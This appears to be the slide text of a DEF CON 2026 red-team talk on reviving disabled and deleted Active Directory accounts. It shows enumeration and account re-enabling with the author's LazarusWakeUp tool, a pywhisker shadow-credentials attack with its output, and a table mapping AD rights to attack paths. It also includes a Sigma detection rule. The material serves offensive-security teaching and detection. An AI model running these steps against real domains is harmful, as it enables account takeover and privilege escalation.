


Yet Another Walking Dead of Active Directory

Nikos Vourdas, 2026

Adversary Village – DEF CON 34




Disclaimer

The **opinions** expressed in this **presentation** are **my own** and **do not represent** my current **employer** and any **organization**



\$whoami

- Senior Offensive Security Consultant
- Adversary Simulation
- Tiber-EU/iCAST Threat-Led
- OSCE3, OSCP, OSWP, CRTL, CRTO && OASP
- Supernova, COM-Hunter Author
- 00010011 == 19
- @nickvourd



Today's Agenda


- Fast Forward So Far
- The Dead Are Still Walking
- Introduction to ADRB
- Introduction to Necromancy
- Credential Harvesting
- Ghost Group Resurrection
- SID History Necromancy
- gMSA Graveyard
- CS BOFs
- Detections
- Resources





Fast Forward So Far

Fast Forward So Far



Fast Forward So Far

LAZARUS@HOMELAND.LOCAL

Object Information

Node Type:

User

Display Name:

Lazarus Of Bethany

Object ID:

S-1-5-21-2131731243-2220212916-1006003560-1136

ACL Inheritance Denied:

FALSE

Admin Count:

FALSE

Allows Unconstrained Delegation:

FALSE

Created:

1778727636

Distinguished Name:

CN=LAZARUS OF BETHANY,OU=HR,DC=HOMELAND,DC=LOCAL

Do Not Require Pre-Authentication:

FALSE

Domain FQDN:

HOMELAND.LOCAL

Domain SID:

S-1-5-21-2131731243-2220212916-1006003560

Enabled:

FALSE

Last Collected by BloodHound:

2026-05-13 21:30 EDT (GMT-0400)

Last Logon (Replicated):

2026-05-13 23:13 EDT (GMT-0400)

Last Logon:

2026-05-13 23:13 EDT (GMT-0400)

Last Seen by BloodHound:

2026-05-13 21:30 EDT (GMT-0400)

Marked Sensitive:

FALSE

Fast Forward So Far

LAZARUS@HOMELAND.LOCAL

— Object Information

Node Type:

User

Display Name:

Lazarus Of Bethany

Object ID:

S-1-5-21-2131731243-2220212916-1006003560-1136

ACL Inheritance Denied:

FALSE

Admin Count:

FALSE

Allows Unconstrained Delegation:

FALSE

Created:

1778727636

Distinguished Name:

CN=LAZARUS OF BETHANY,OU=HR,DC=HOMELAND,DC=LOCAL

Do Not Require Pre-Authentication:

FALSE

Domain FQDN:

HOMELAND.LOCAL

Domain SID:

S-1-5-21-2131731243-2220212916-1006003560

Enabled:

FALSE

Last Collected by BloodHound:

2026-05-13 21:30 EDT (GMT-0400)

Last Logon (Replicated):

2026-05-13 23:13 EDT (GMT-0400)

Last Logon:

2026-05-13 23:13 EDT (GMT-0400)

Last Seen by BloodHound:

2026-05-13 21:30 EDT (GMT-0400)

Marked Sensitive:

FALSE

— SEARCH PATHFINDING


DOMAIN USERS@HOMELAND.LOCAL

DOMAIN ADMINS@HOMELAND.LOCAL

DOMAIN USERS@HOMELAND.LOCAL

No Direct Path

Fast Forward So Far



Fast Forward So Far

LazarusWakeUpPublic

PinWatch 0

main1 Branch0 Tags

Go to file

Add file

<> Code

nickvourd

Update version badge to 1.1 in README.md

97399df · last month

23 Commits

Pictures	Update	4 months ago
src	Add authorship and tool description to main.py	4 months ago
.gitignore	Initial commit	4 months ago
LICENSE	Initial commit	4 months ago
README.md	Update version badge to 1.1 in README.md	last month
pyproject.toml	Update pyproject.toml	last month

README

MIT license

LazarusWakeUp

A Python-Based Tool for Reconnaissance and State Management of AD Principals.



The graphic illustrates the tool's function: on the left, 'Disabled AD Objects' are shown as tombstones and locked boxes; a blue arrow points to the right, where 'Recovered AD Objects' are shown as glowing, unlocked boxes with green checkmarks. The text 'Lazarus Wake Up!' is prominently displayed in the center.

Fast Forward So Far

LazarusWakeupPublic

main1 Branch0 Tags

Go to file

Add file

Code

nickvourd

Update version badge to 1.1 in README.md

97399df · last month

23 Commits

Pictures	Update	4 months ago
src	Add authorship and tool description to main.py	4 months ago
.gitignore	Initial commit	4 months ago
LICENSE	Initial commit	4 months ago
README.md	Update version badge to 1.1 in README.md	last month
pyproject.toml	Update pyproject.toml	last month

README

MIT license

LazarusWakeup

A Python-Based Tool for Reconnaissance and State Management of AD Principals.

Disabled AD Objects

Recovered AD Objects



```
root@kali: ~/LazarusWakeup
# poetry run lazarus-wakeup -d homeland.local -u n.kiriazis -p [REDACTED] find-all --dc-ip 192.168.20.102
```

LAZARUS WAKEUP

A Python-Based Tool for Reconnaissance and State Management of AD Principals v1.0.0

```
[+] Using password authentication for n.kiriazis
[+] Successfully authenticated to 192.168.20.102
[*] Exploring find-all mode: scanning AD objects...
[+] Found 1 disabled object(s) (including Quest and krbtgt)

[+] Disabled AD Objects

[!] USER: lazarus
DN: CN=lazarus,CN=Users,DC=homeland,DC=local
ON: lazarus (lazarus)
Description: N/A
UNC: homeland.local\lazarus
Created: 2024-01-10 10:12:13+00:00
Modified: 2025-05-28 02:21:50+00:00

[+] Analyzing inbound relationships for CN=lazarus,CN=Users,DC=homeland,DC=local

[+] Inbound Relationships
[1] NonInheritedObject Publisher
Type: ACCESS_ALLOWED_OBJECT
Rights: WriteProperty, WriteDacl
Object Type: bf9679c0-0de6-11d0-a285-00aa003049e2
[2] NonInheritedObject Writer (License Servers)
Type: ACCESS_ALLOWED_OBJECT
Rights: WriteProperty, WriteDacl
Object Type: 00299570-246d-11d0-a768-00aa006e0529
[3] NonInheritedObject Writer (License Servers)
Type: ACCESS_ALLOWED_OBJECT
Rights: WriteProperty, WriteDacl
Object Type: 00299570-246d-11d0-a768-00aa006e0529
[4] Everyone
Type: ACCESS_ALLOWED_OBJECT
Rights: WriteDacl
Object Type: bf967a46-0de6-11d0-a285-00aa003049e2
[5] SELF: lazarus
```

Fast Forward So Far

```
(root@kali)~[~/LazarusWakeUp]
# poetry run lazarus-wakeup -d homeland.local -u n.kiriazis -p [REDACTED] enable --dc-ip 192.168.20.102 -t 'lazarus'
```

LAZARUS WAKEUP

A Python-Based Tool for Reconnaissance and State Management of AD Principals v1.0.0

```
[+] Using password authentication for n.kiriazis
[+] Successfully authenticated to 192.168.20.102
[+] Processing 1 target(s) for enablement
```

```
[!] Enable lazarus? (Yes/no) [Yes]:
[+] Successfully enabled: lazarus
```

```
[+] Summary:
    Total targets:      1
    Successfully enabled: 1
    Failed:             0
```


Fast Forward So Far

```
(root@kali)-[~]  
# pywhisker -t lazarus -d homeland.local -a add --dc-ip 192.168.20.102 -u n.kiriazis -p [REDACTED]  
[*] Searching for the target account  
[*] Target user found: CN=Lazarus Of Bethany,OU=HR,DC=homeland,DC=local  
[*] Generating certificate  
[*] Certificate generated  
[*] Generating KeyCredential  
[*] KeyCredential generated with DeviceID: caaa6a23-f94c-400b-6e78-fef77f73ae8b  
[*] Updating the msDS-KeyCredentialLink attribute of lazarus  
[+] Updated the msDS-KeyCredentialLink attribute of the target object  
[+] Saved PFX (#PKCS12) certificate & key at path: 2hiKce7z.pfx  
[*] Must be used with password: FPHbleOMhIJTnvNt6z4d  
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

Fast Forward So Far

Permissions	Permissions Value	Direct Access	Enable/Disable	RBCD	Shadow Creds
GenericAll	ADS_RIGHT_GENERIC_ALL	✓	✓	✓	✓
GenericWrite	ADS_RIGHT_GENERIC_WRITE	✓	✓	✓	✓
WriteDacl	ADS_RIGHT_WRITE_DAC	✗	✓	✓	✓
WriteOwner	ADS_RIGHT_WRITE_OWNER	✗	✓	✓	✓
WriteAccountRestrictions	ADS_RIGHT_DS_WRITE_PROP	✓	✓	✓	✗
WriteProperty (userAccountControl)	ADS_RIGHT_DS_WRITE_PROP	✓	✓	✗	✗
WriteProperty (accountExpires)	ADS_RIGHT_DS_WRITE_PROP	✓	✓	✗	✗

Fast Forward So Far

Object Type	Enable / Disable
User	✓
Computer	✓
gMSA / MSA	✓
Group	✗
OU	✗
GPO	✗
Container	✗
Certificate Templates	✓*

*Requires "Manage CA" privileges...

Fast Forward So Far

title: Non-Privileged Principal Enabled an Active Directory User Account
id: 5e9b42d1-4722-4b0e-bb9e-82a0c6d1d3f7
status: experimental
description: >

Detects when a non-privileged principal enables a disabled Active Directory user account. Provides visibility into the actor, target account, and session metadata.

author: "@nickvourd"
date: "2026-01-30"

logsource:
product: windows
service: security

detection:
selection:
EventID: 4722


filter_builtin_privileged:
SubjectUserName:
- Administrator
- SYSTEM
- krbtgt

condition: selection and not filter_builtin_privileged

falsepositives:
- Delegated helpdesk or IAM service accounts
- Identity lifecycle automation
- Emergency recovery operations

level: high

tags:
- attack.persistence
- attack.privilege_escalation
- attack.t1098





The Dead Are Still Walking

The Dead Are Still Walking


What's next after disabled AD
objects?

The Dead Are Still Walking

What's next after disabled AD objects?



Fast Forward So Far






Introduction to ADRB

Introduction to ADRB

Active Directory Recycling Bin (“ADRB”):

- Introduced in Windows Server 2008 R2
- Allows restoration of deleted Active Directory objects
- Must be explicitly enabled (cannot be disabled afterward)
- Requires Windows Server 2008 R2 Forest Functional Level or higher
- The deleted objects moved to the hidden Deleted Objects container
- The object retains important attributes such as:
 - Group memberships
 - SID
 - SID History
 - ACLs permissions
 - User properties (description, email, SPNs, etc.)

